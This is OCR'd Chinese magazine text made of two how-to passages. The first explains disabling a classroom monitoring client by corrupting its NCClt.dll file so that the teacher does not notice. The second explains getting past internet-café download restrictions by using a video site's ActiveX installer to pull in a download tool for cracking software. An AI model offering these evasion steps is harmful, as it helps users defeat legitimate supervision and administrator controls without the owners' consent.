


图4




图5




图6




图3

三、破坏NCClt.dll来达到目的

上面说了NCClt.dll是监控的核心，如果删除它的话就会启动不了了，因为程序首先会启动NCStu.exe，然后寻找NCClt.dll，如果找不到老师就会发现的。那么我们是否可以修改下NCClt.dll呢？答案是肯定的，找到NCClt.dll，然后使用记事本打开它，打开后我们会看到一堆乱码，不用管它直接在文件的最后随便写上点什么吧，如图7。修改完毕后将其保存，然后使用 Ctrl+Win+F12 将学生端关闭，接着重新将它开启。这样虽然程序开启了，但是它的监控功能已经不管用了。





图7

四、总结


这篇文章只为研究技术，我还是希望大家能好好上电脑课。


网吧下载破解之奇技妙招

无敌小龙



网吧中的限制有很多，但最大的限制往往就是下载限制了，如果能够突破下载限制，我们就可以下载一些网吧破解工具，然后轻轻松松的进行各种破解了。今天，我就给大家介绍一种非常巧妙的网吧破解方法，它几乎让网络管理人员防不胜防，大家首先在浏览器中打开 http://kankan.xunlei.com/，然后随便搜索一部电影，如图1。在弹出的搜索结果页面就会弹出一个安装ACTIVEX控件的提示，如图2。


图2


图1






图3

单击选中“安装ACTIVEX控件”，然后就会自动弹出一个IE窗口，会询问你是否安装这个迅雷KANKAN控件，此时我们点击“安装”按钮，如图3。然后就可以看到迅雷在IE窗口中通过新安装的ACTIVEX控件进行了迅雷看看控件的安装（其实它下载的是迅雷5），如图4。


图4


图5

